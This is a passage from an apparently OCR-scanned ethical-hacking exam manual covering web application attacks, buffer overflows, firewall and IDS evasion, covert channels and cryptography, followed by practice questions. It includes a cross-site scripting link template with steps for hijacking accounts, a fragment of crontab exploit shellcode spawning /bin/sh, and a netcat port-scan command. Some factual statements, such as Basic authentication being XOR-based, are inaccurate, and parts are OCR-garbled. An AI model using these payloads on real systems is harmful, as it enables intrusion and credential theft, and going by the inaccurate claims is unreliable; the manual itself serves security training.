- IIS Lockdown – Another great tool from Microsoft that scans IIS and turns off unnecessary features
- Microsoft Baseline Security Analyzer – A good tool that will scan Microsoft systems for common security misconfigurations
- Calcs – A Microsoft command line utility for setting file permissions

Web Application Vulnerabilities

Footprinting

The methodology for assessing web applications is the same as all of the other services we have examined. The attacker will attempt to gather as much information as possible about the site, as to understand its function, design, and purpose. One good tool that can be used to gather information is:

- Instant Source – Allows you to take a quick look at the web page source code

Directory Structure

The most efficient way to determine the directory structure is with the use of a site ripping tool.

Site Ripping

Site ripping tools allow the attacker to download the entire site locally. Once the site has been duplicated, the attacker can start to examine the directory structure, make an analysis of the site design, perform source sifting, and look for clues that can identify the type of underlying web applications. Some excellent site ripping tools include:

- Wget
- Black Widow
- WebSleuth

Documenting the Application Structure

Once the underlying applications have been uncovered, the attacker can then search the web to look for vulnerabilities. If vulnerabilities are present, the attacker will also check the web application vendors' web site. Many times, vendors are so proud of their products, they will list all of their clients. This list of clients can be used to immediately target other vulnerable web sites. While many companies list their clients as shown in the example below, this is not a recommended practice.



ing Cart Features | Clients | 24 x 7 Support |
| Testimonials | Case Studies |

Figure 9 – Targeting Vulnerable Web Sites

Input Validation


Another huge problem with web applications is that of client-side data. Any time data is passed from the client to the server, it must be checked. Without proper input validation, the web application can be tricked into accepting invalid input.

Hidden Value Fields

Hidden value fields are embedded inside of the html code. The theory is that if end users cannot see it, it is safe from tampering. The flaw in that logic is that anyone that views the page source can see the hidden fields. Many sites use these hidden value fields to store the price of the product that is passed to the web application. An example is shown below:

```
<input name=”12” type=”hidden” value=”?3=228”>
<input name=”ProdID” type=”hidden” value=”228”>
<input name=”ProdMfgName” type=”hidden” value=”Cisco”>
<input name=”ProdDesc” type=”hidden” value=”Wireless Access Point”>
<input name=”ProdPrice” type=”hidden” value=”118.50”>
<input name=”MinQty” type=”hidden” value=”1”>
```

If the attacker saves the web page locally and then modifies the amount, the new value will be passed to the web application. If no input validation is performed, the application will accept the new, manipulated value. Some poorly written applications will even accept a negative value as shown below:



```
1          $-118.50
    Subtotal:
      $0.00
```

Figure 10 – Example Output from Poorly Written Application

Cross Site Scripting

Another popular web application hack is cross-site scripting. Web applications that use **cookies** and fail to properly identify the user are potentially vulnerable. Sending the victim an e-mail with a malicious link embedded is the way this attack is committed. Victims that fall for the ruse and click on the link will have their credentials stolen. Sites running PHPnuke have been particularly hard hit by this attack. The steps required to complete this attack include:

1. Find a vulnerable site that issues the needed cookies
2. Build the attack code and verify that it will function as expected
   <A HREF=”http://example.com/comment.cgi? mycomment=<SCRIPT>malicious code</SCRIPT>”> Click here</A>
   (This example code was pulled from the CERT adversary linked below)
3. Build your own URL or embed the code in an e-mail
4. Trick the user into executing the code
5. Hijack the account

Cross-Site Scripting Countermeasures

This attack, like others, can be prevented. Consider the following:

- Patch the program
- Validate all input that your dynamic page receives
- Be leery of embedded links
- Disable scripting language support

Web Based Password Cracking Techniques

Authentication Types

Authentication types include:

- Basic
- Message Digest
- Certificate
- Microsoft Passport
- Forms Based

Basic Authentication

Basic authentication is achieved through the process of XOR (exclusive OR'ing). XOR identifies a type of binary operation. This function requires that when two bits are combined, the results will only be a "0" if both bits are the same. XOR functions by first converting all letters, symbols, and numbers to ASCII text. These are represented by their binary equivalent. Next, each bit is compared to the XOR program's password key. Finally, the resulting XOR value is saved as encrypted text. This is considered a very weak form of encryption and there are many tools that can be used to compromise it. Cain, which was reviewed in the sniffer section, has a basic encryption-cracking tool built in.

Message Digest Authentication

Message digest is based on a challenge response protocol. An offshoot of this authentication method is NTLM authentication. While this is more secure than basic authentication, it can still be broken.

Certificate Based Authentication

This is by far the strongest form of authentication and there are no known attacks against PKI. Certificate based authentication uses public key cryptography and is discussed at length in the cryptography section of this exam manual.

Microsoft Passport Authentication

Microsoft developed a single-sign-on form of authentication. It has been the subject of much debate and some of its features were revamped after concern from the public.

Forms Based Authentication

Forms based authentication is widely used on the Internet. It functions through the use of a cookie that is issued to a client. This stored cookie is the reused on subsequent visits. If this cookie is stolen or hijacked, the attacker can use it to spoof the victim at the targeted website.

Web-based Password Cracking

There are an unlimited number of tools available to the attacker to attempt to break into web-based applications. If the site does not employ a lockout policy, it is only a matter of time and bandwidth before the attacker can gain entry. Some of these password cracking tools are listed below:

- WebCracker
- Brutus
- ObiWan
- Munga
- Bunga
- Variant
- PassList

Stealing Cookies

If the attacker can gain physical access to the victim's computer, then there are various tools that can be used to steal cookies or to view hidden passwords. These include the following:

- CookieSpy – Allows cookie viewing
- SnadBoy – Allows attacker to view hidden passwords

Buffer Overflows

Poorly written programs and the lack of boundary checking can cause buffer overflows. Anytime bad data can be entered into an application that causes it to crash, blue screen, or drop to root prompt, there's a problem! Buffer overflows can result in:

- Attackers being able to run their code in privileged mode access
- Freezing, rebooting, data corruption, or lockup of the attacked system

Exploitation

Many of today's most popular attacks are the result of buffer overflows. These include:

- Jill-Win32 – IIS Buffer Overflow Attack
- SQL2.exe – SQL Buffer Overflow Attack
- WSFTP – DoS Buffer Overflow Attack
- Named NXT – BIND Buffer Overflow Attack

While you may never write a buffer overflow program, you should be familiar with its structure. Below, is a portion of a buffer overflow program, in C, written to attack crontab:

```
#include <stdio.h>
#include <stdlib.h>
long get_esp(void)
main(int argc, char **argv)
int i, j, offset;
char *bar, *foo;
unsigned long *esp_plus = NULL;
   char mach_codes[] =
  “\xeb\x35\x5e\x59\x33\xc0\x89\x46\xf5\x83\xc8\x07\x66\x89\x46\xf9”
  “\x8d\x1e\x89\x5e\x0b\x33\xd2\x52\x89\x56\x07\x89\x56\x0f\x8d\x46”
  “\x0b\x50\x8d\x06\x50\xb8\x7b\x56\x34\x12\x35\x40\x56\x34\x12\x51”
  “\x9a>:)(:<\xe8\xc6\xff\xff\xff/bin/sh”;
```

Detecting Buffer Overflows

There are two primary ways to detect buffer overflows: 1) Proactive - Have an experienced programmer examine the code to verify it is written correctly; 2) Reactive – Release a faulty program and wait until the attacker attacks the application by feeding it long strings of data and observing its reaction.

Skills Required to Exploit Buffer Overflows

The skills required to exploit a buffer overflow include:

- Knowledge of the Stack
- Assembly Language
- C Programming
- The ability to guess key parameters

Defense Against Buffer Overflows

The best defense against buffer overflows is to start with a robust and secure program. Safer C program calls should be used and the finished code should be audited. When dealing with pre-compiled programs, you should always make sure the latest patches are applied and that the program is executed at the least possible privilege.

Tools for Compiling Programs Robust Code

Some of the tools that are available to insure robust code include:

- StackGuard
- Immunix

IDS, Firewalls, and Honeypots

Intrusion Detection Systems

IDS systems can be software or hardware based. While some are simple software applications, others are high-end hardware based products. No matter what the platform, they share a common purpose, which is to monitor events on hosts or networks and notify security administrators in the event of an anomaly. IDS systems come in two basic types:

- Anomaly Detection
- Signature Recognition

Anomaly Detection

This method of monitoring works by looking for traffic that is outside the bounds of normal traffic. While this works well, it can be fooled by slowly changing traffic patterns. This can sometimes fool the IDS into believing the illicit traffic is acceptable.

Signature Recognition

This method of monitoring works by comparing traffic to known attack signatures. It is as effective as its most current update. It cannot detect an attack that is not in its database.

While signature and anomaly based IDS systems are the most commonly deployed types, other hybrid IDS systems, such as **honeypots**, can be useful tools in detecting potential security breaches.

IDS Signature Matching

Signature matching works by capturing traffic and examining it to make sure that it complies with known:

- Protocol Stack Rules
- Application Protocol Rules

IDS Software Vendors

There are many vendors for IDS systems. As a security administrator, your biggest concern should be who will watch over and administrate the IDS. As once stated,"IDS systems are like 3-year old children as they require constant attention." If you are not able to provide that amount of attention and manpower, consider outsourcing the task to a qualified third party. Some well-known IDS products include:

- SNORT
- Cybercop
- RealSecure
- BlackIce

A good open source IDS is **SNORT**. There are tons of online resources and it is available in a Linux and Windows version. Links to SNORT are shown below, along with a SNORT capture of a teardrop attack:

```
02/14-08:21:04.821916 xxx.xxx.xxx.xxx -> xxx.xxx.xxx.xxx
UDP TTL:64 TOS:0x0 ID:242  MF
Frag Offset: 0x0   Frag Size: 0x24
02/14-08:21:04.821919 xxx.xxx.xxx.xxx -> xxx.xxx.xxx.xxx
UDP TTL:64 TOS:0x0 ID:242  MF
Frag Offset: 0x3   Frag Size: 0x24
```

Evading IDS

An attacker can use a host of programs to attempt to evade an IDS. He may even encrypt his data to prevent an IDS from analyzing its content. Some of the tools an attacker may use to try and fool an IDS include:

- Fragrouter
- TCPReplay
- SideStep
- NIDSbench
- ADMutate

Hacking Through Firewalls

Firewalls function primarily by one of the three following methods:

1. Packet Filtering
2. NAT
3. Proxy

While it is not always possible to hack through firewalls, there are tools and techniques available to determine their manufacturer, presence, and rule set. There are also ways to detect firewalls. As an example, whenever you perform a traceroute and notice that the two final hops show the same IP address, it's probable that you are dealing with a stateful inspection firewall.

```
C:\>tracert www.thesolutionfirm.com
Tracing route to www.thesolutionfirm.com [216.12.221.180]
12    20 ms    30 ms    30 ms so-3-1-0.mpr1.iah1.us.above.net [64.125.30.229]
13    20 ms    30 ms    30 ms 216.200.251.61.ev1.net [216.200.251.61]
14    20 ms    31 ms    30 ms qar-221-180.ev1.net [216.12.221.180]
15    20 ms    30 ms    30 ms qar-221-180.ev1.net [216.12.221.180]
Trace complete.
```

At this point, you may want to try to connect. Many firewalls will divulge their presence by simply connecting to them. Use tools such as Telnet and FTP to attempt a banner grab from the firewall.

```
C:\>Telnet 216.12.221.181
(UNKNOWN) [216.12.221.181] 23 (?) open
            Eagle Secure Gateway
```

Tools such as **firewalk**, can be used to further enumerate the firewall's rule set. Firewalk works by tweaking the IP TTL value, so that packets expire one hop beyond the gateway.

Finally, Nmap is another valuable tool that shouldn't be overlooked. It too, can be used to attempt enumeration of the firewall. Nmap's reported results, be it open, closed, or filtered, can tell the attacker a lot about the firewall's architecture. Filtered messages are commonly returned when Nmap receives an ICMP type 3 Code 13 response. A complete list of ICMP type 3 codes are shown on the following page:

Code	**Explanation_**
0	Net Unreachable
1	Host Unreachable
2	Protocol Unreachable
3	Port Unreachable
4	Fragmentation Needed and Don't Fragment was Set
5	Source Route Failed
6	Destination Network Unknown
7	Destination Host Unknown
8	Source Host Isolated
9	Communication with Destination Network is Administratively Prohibited
10	Communication with Destination Host is Administratively Prohibited
11	Destination Network Unreachable for Type of Service
12	Destination Host Unreachable for Type of Service
13	Communication Administratively Prohibited
14	Host Precedence Violation
15	Precedence cutoff in effect

Reference RFC 792 to learn more about how ICMP functions.

Placing Backdoors Behind Firewalls

A much easier technique than hacking through the firewall, is to simply place a backdoor behind it. *Firewalls cannot deny what they must permit.* There will usually be several ports open for the skilled attacker to use. These include:

UDP 53 – DNS
TCP 25 - SMTP
TCP 80 – HTTP
ICMP 0/8 - Ping

Hiding Behind Covert Channels

Using one of these open ports is a good way for the attacker to covertly send data out of the organization. Some of the tools commonly used here include:

- NetCat – Can use any TCP/UDP open port
- CryptCat – Same as NetCat, but carries the payload in an encrypted format
- ACK CMD - Uses TCP ACK's as a covert channel
- Loki – Uses ICMP as a covert channel. Looks like common ping traffic
- Reverse WWW Shell – Uses HTTP as a covert channel

Honeypots

Honeypots are systems that contain phony files, services, and databases. They are deployed to distract the attacker from the real target and give the administrator enough time to be alerted.

For these lures to be effective, they must adequately persuade the attacker that he has discovered a real system. Products such as Network Associates' CyberCop Sting, simulate an entire network, including routers and hosts that are actually all located on a single computer.

Honeypot Vendors

There are many honeypot vendors. The two most important issues with honeypots are entrapment and enticement. Some honeypot vendors are listed below for your review.

- Deception Toolkit
- HoneyD
- LaBrea Tarpit
- ManTrap
- Single-Honeypot
- Smoke Detector
- Specter

Cryptography

PKI

Public key infrastructure provides a variety of valuable security services, such as key management, authorization, and message integrity through the use of digital signatures. PKI also extends a fourth basic feature to the security triad, that of non-repudiation:

1. Confidentiality
2. Integrity
3. Authentication
4. Non-repudiation

X.509 is one of the key standards that governs the use of PKI. Y

Digital Certificates

A digital certificate is a record used for authentication and encryption. It serves as a basic component of PKI. **RSA** is the default encryption standard used with digital certificates and when the certificate is requested from a CA (Certificate Authority), the request is comprised of the following four fields:

1. The DN (Distinguished Name) of the CA
2. The Public key of the user
3. Algorithm identifier
4. The user's Digital signature

RSA is a public key cryptosystem in which one key is used for encryption (public key) and the other is used for decryption (private key). RSA (**Rivest Shamir Adleman**) was developed in 1977 to help secure Internet transactions.

Hashing Algorithms

Hashing algorithms can be used for digital signatures or to verify the validity of a file. It is a one-way process and is widely used.

- MD5 – 128 bit message digest
- SHA - 160 bit message digest

SSL

Netscape developed SSL (**Secure Sockets Layer**) and almost all browsers and web servers support it. SSL's focus is on securing web transactions. The client is responsible for creating the session key after the server's identity has been verified. SSL is limited in strength by the cryptographic tools on which it is based.

PGP

PGP (**Pretty Good Privacy**) is a public encryption package that allows individuals to encrypt e-mail and other personal data.

SSH

SSH (**Secure Shell**) is an excellent replacement for Telnet and FTP. It operates on port 22 and is available in two versions: SSH and SSH2.

Closing Thoughts


You should also spend some time reviewing the tools and techniques discussed within this exam manual. Finally, make time to review the links listed within this exam manual as they provide valuable information that will help you prepare for the exam.

Practice Questions

Chapter 1 Introduction to Ethical Hacking

1. Drag the word to match with its correct definition.

A. Availability B. Authenticity C. Integrity D. Confidentiality E. Exploit



Concealing information so that it cannot be seen	
Assuring the origin of the information is correct	
Ensuring that the data has not been modified in transit	
Making sure that a system can be accessed	
A defined way to use a vulnerability	

Chapter 2 Footprinting

1. Which of these are things that an attacker could identify with footprinting? Select the best answers.

- ○ A. External IP Network Blocks
- ○ B. Internal domain names
- ○ C. Phone numbers and authentication types
- ○ D. User passwords
- ○ E. Critical system data

Chapter 3 Scanning

1. What are the two categories of utilities used for scanning?
Select the best answers.

○ A. Ping utility
○ B. War dialer
○ C. Enumeration utility
○ D. Nmap utilities
○ E. Footprinting utilities
○ F. Sniffers

Chapter 4 Enumeration

1. In the following output, what was inquired upon? C:\>user2sid.exe ????? S-1-5-21-3355649134-2155109611-3151046542-500 Number of subauthorities is 5 Domain is WS100 Length of SID in memory is 28 bytes Type of SID is SidTypeUser.
Select the best answer.

○ A. Administrator
○ B. Domain Administrator's group
○ C. Builtin Admin group
○ D. Guest

Chapter 5 System Hacking

1. What tool can crack Windows SMB passwords simply by listening to network traffic?
Select the best answer.

○ A. L0phtcrack
○ B. This is not possible
○ C. NTFSDOS
○ D. Netbus


Chapter 6 Trojans and Backdoors

1. You are a security consultant. You want to do a scan of open ports. The only tool available to you is netcat. How would you do a portscan for all well-known ports on host 192.168.2.2 and send the output to a file?
Select the best answer.

○ A. nc -v -w2 192.168.2.2 1-1024 > testfile.txt
○ B. nc -v -w2 192.168.2.2 1-1023 > testfile.txt
○ C. Netcat -v -w2 192.168.2.2 1-1024 > testfile.txt
○ D. nc -v -w2 1-1024 192.168.2.2 1 > testfile.txt

2. Drag the application to match with its correct description.

A. SubSeven B. Netcat C. QAZ D. Loki E. Tini




Has a backdoor option and uses port 7597	
A tiny Trojan that uses port 7777	
Defined as a RAT	
Can create outbound or inbound connections to and from any port	
Creates a covert channel	

Chapter 7 Sniffers

1. Look at the program screenshot in the attached exhibit. Attacker Joe uses this program to perform password collection off the wire, SSH1 and SSL decryption, and character injection to an established connection. What is this program?
Select the best answer.

- ○ A. Ettercap
- ○ B. Snort
- ○ C. Nessus
- ○ D. Netcat
- ○ E. Trinity
- ○ F. TCPDump

Exhibit(s):



```
Received packets:                    0
Dropped packets:                     0  0.00 %
Forwarded packets:                   0  bytes:     0
Current queue length:             0/0
Sampling rate:                    50
Bottom Half received packet:      pck:     0  bytes:     0
Top Half received packet:         pck:     0  bytes:     0
Interesting packets:              0.00 %
Bottom Half packet rate:          worst:     0  adv:     0 p/s
Top Half packet rate:             worst:     0  adv:     0 p/s
Bottom Half throughput:           worst:     0  adv:     0 b/s
Top Half throughput:              worst:     0  adv:     0 b/s
```


```
 26 plugins
 39 protocol dissectors
 53 ports monitored
7587 mac vendor fingerprint
1698 tcp OS fingerprint
2183 known services
Starting Bridged sniffing...
```

Chapter 8 Denial of Service

1. Look at the attached exhibit of a C program. What does this code do? Select the best answer.

○ A. Buffer overflow
○ B. Smurf attack
○ C. Stacheldraht
○ D. The C code won't compile because of a syntax error
○ E. Buffer underrun


Exhibit(s):



```
int main () {
    int buffer[10];
    buffer[20] = 10;
}
```

2. Drag the application to match with its correct description.

A. SSPing B. Stacheldraht C. Zombie Zapper D. Trin00 E. WinNuke



Used to perform a DoS attack on a victim using a series of fragmented and oversized ICMP packets. This locks up the victim's machine	
This is a hacking tool that crashes a victim's computer by sending out a "out of band" packet, without the flat set, to port 139	
The first DDoS tool to be discovered	
An updated version of Trin00	
Stops some DDoS attcks	

Chapter 9 Social Engineering

1. Which of these are phases of a reverse social engineering attack? Select the best answers.

○ A. Sabotage
○ B. Advertising
○ C. Assisting
○ D. Manipulating
○ E. Deceiving

Chapter 10 Session Hijacking

1. What would happen if an attacker updated ARP caches with non-existent MAC addresses? Select the best answer.

○ A. DoS attack
○ B. MiM attack
○ C. Hijacking
○ D. Cloning

Chapter 11 Hacking Web Servers

1. As a network security consultant tasked with protecting your client's web infrastructure, you must protect yourself from web server attacks. Which of the following are countermeasures you should use to protect against a web server attack?
Select the best answers.

❍ A. IISLockdown
❍ B. URLScan
❍ C. Authentication and encryption
❍ D. Apply patches to your web server
❍ E. Using a switched network instead of a bridged (with hubs)
❍ F. Log tampering

Chapter 12 Web Application Vulnerability

1. Admin John wants to test whether or not his web-based application with a SQL backend is vulnerable to an injection attack. Which of these should he enter into field in the application to test?
Select the best answer.

❍ A. Single quote, '
❍ B. Double quote, "
❍ C. Parenthesis, (or)
❍ D. Tilde, ~

Chapter 13 Web Based Password Cracking Techniques

1. If a malicious attacker were going to use an executable hacking tool to crack passwords on your company's web applications, which tools could they use?
Select the best answers.

❍ A. WinSSLMiM
❍ B. Password guessing
❍ C. WebCracker
❍ D. Brutus
❍ E. ObiWan
❍ F. Whisker

Chapter 14 SQL Injection

1. Select the proper definition for SQL injection and OSQL.
Select the best answers.

❍ A. Where an attacker runs unauthorized SQL commands due to errors in code.
❍ B. OSQL is a tool to allow you to perform ODBC commands on a SQL server.
❍ C. OSQL is a tool to allow you to perform SQL commands on an ODBC server.
❍ D. Where an attacker runs unauthorized OLE-DB commands due to errors in code.
❍ E. SQL Injection is the exploit of SSRS (SQL Server Resolution Service).

Hacking Wireless Networks

1. Jim is a Security Analyst. Jim is considering a tool to demonstrate to clients how insecure WLAN's with WEP can be. Which tools might help him demonstrate that?
Select the best answers.

○ A. WEPCrack
○ B. AirSnort
○ C. NetStumbler
○ D. DriftNet

2. Malicious attacker Joe is using a WLAN packet analyzer in JAVA. Which of these fits that description?
Select the best answer.

○ A. Mognet
○ B. vxSniffer
○ C. Aerosol
○ D. EtherPEG
○ E. AiroPeek

Chapter 16 Virus and Worms

1. Which of these are true concerning Sircam and Nimda? Select the best answers.

○ A. Both use email to propagate, in one way or another.
○ B. Sircam has its own email server and doesn't need an external email server to propagate.
○ C. Both viruses programs come in to email with an attachment called README.EXE.
○ D. Nimda was the first worm to change a web server and use it to propagate itself.
○ E. Nimda's name came from Admin spelled backwards.
○ F. Unlike Sircam, Nimda can infect other systems using email, web servers, and network shares.

Chapter 17 Physical Security

1. Which of the following physical security considerations should be taken into account when designing or choosing the location for a computer facility (computer room / or data center)?
Select the best answers.

○ A. True floor to ceiling walls
○ B. Local crime rate
○ C. Stable power
○ D. Aesthetics

Chapter 18 Linux Hacking

1. Jason is a Linux network admin. As a knowledgeable security consultant, he turns to you to look for help on a firewall. He wants to use Linux as his firewall and use the latest freely available version that is offered. What do you recommend?
Select the best answer.

○ A. Ipfwadm
○ B. Ipchains
○ C. Iptables
○ D. Checkpoint FW for Linux

Chapter 19 Evading Firewalls, IDS, and Honeypots

1. You are heading up a team to plan incident response for your company. Which of these would be related to network security incident response? Select the best answers.

○ A. Setup a team
○ B. Create a response procedure
○ C. Collect evidence
○ D. Conduct a counter attack
○ E. Restore servers immediately after the attack

Buffer Overflows

1. Your applications development manager was telling you that he wants to get something called a SSP for greater application security. Which of these is a SSP (Stack-Smashing Protector)?
Select the best answers.

○ A. StackGuard
○ B. Admutate
○ C. ProPolice
○ D. NOPS

Chapter 21 Cryptography


1. Like many other protocols, RSA is vulnerable to attack. Which of these are types of attacks that could exploit RSA's vulnerabilities? Select the best answers.

○ A. Brute force
○ B. Error Analysis
○ C. Chosen cipher
○ D. Dictionary Attack
○ E. L0phtcrack attack

Chapter 22 Penetration Testing

1. Drag the term to match with its correct description.

A. Penetration Testing B. Penetration C. Thrashing D. Security Function E. Malware

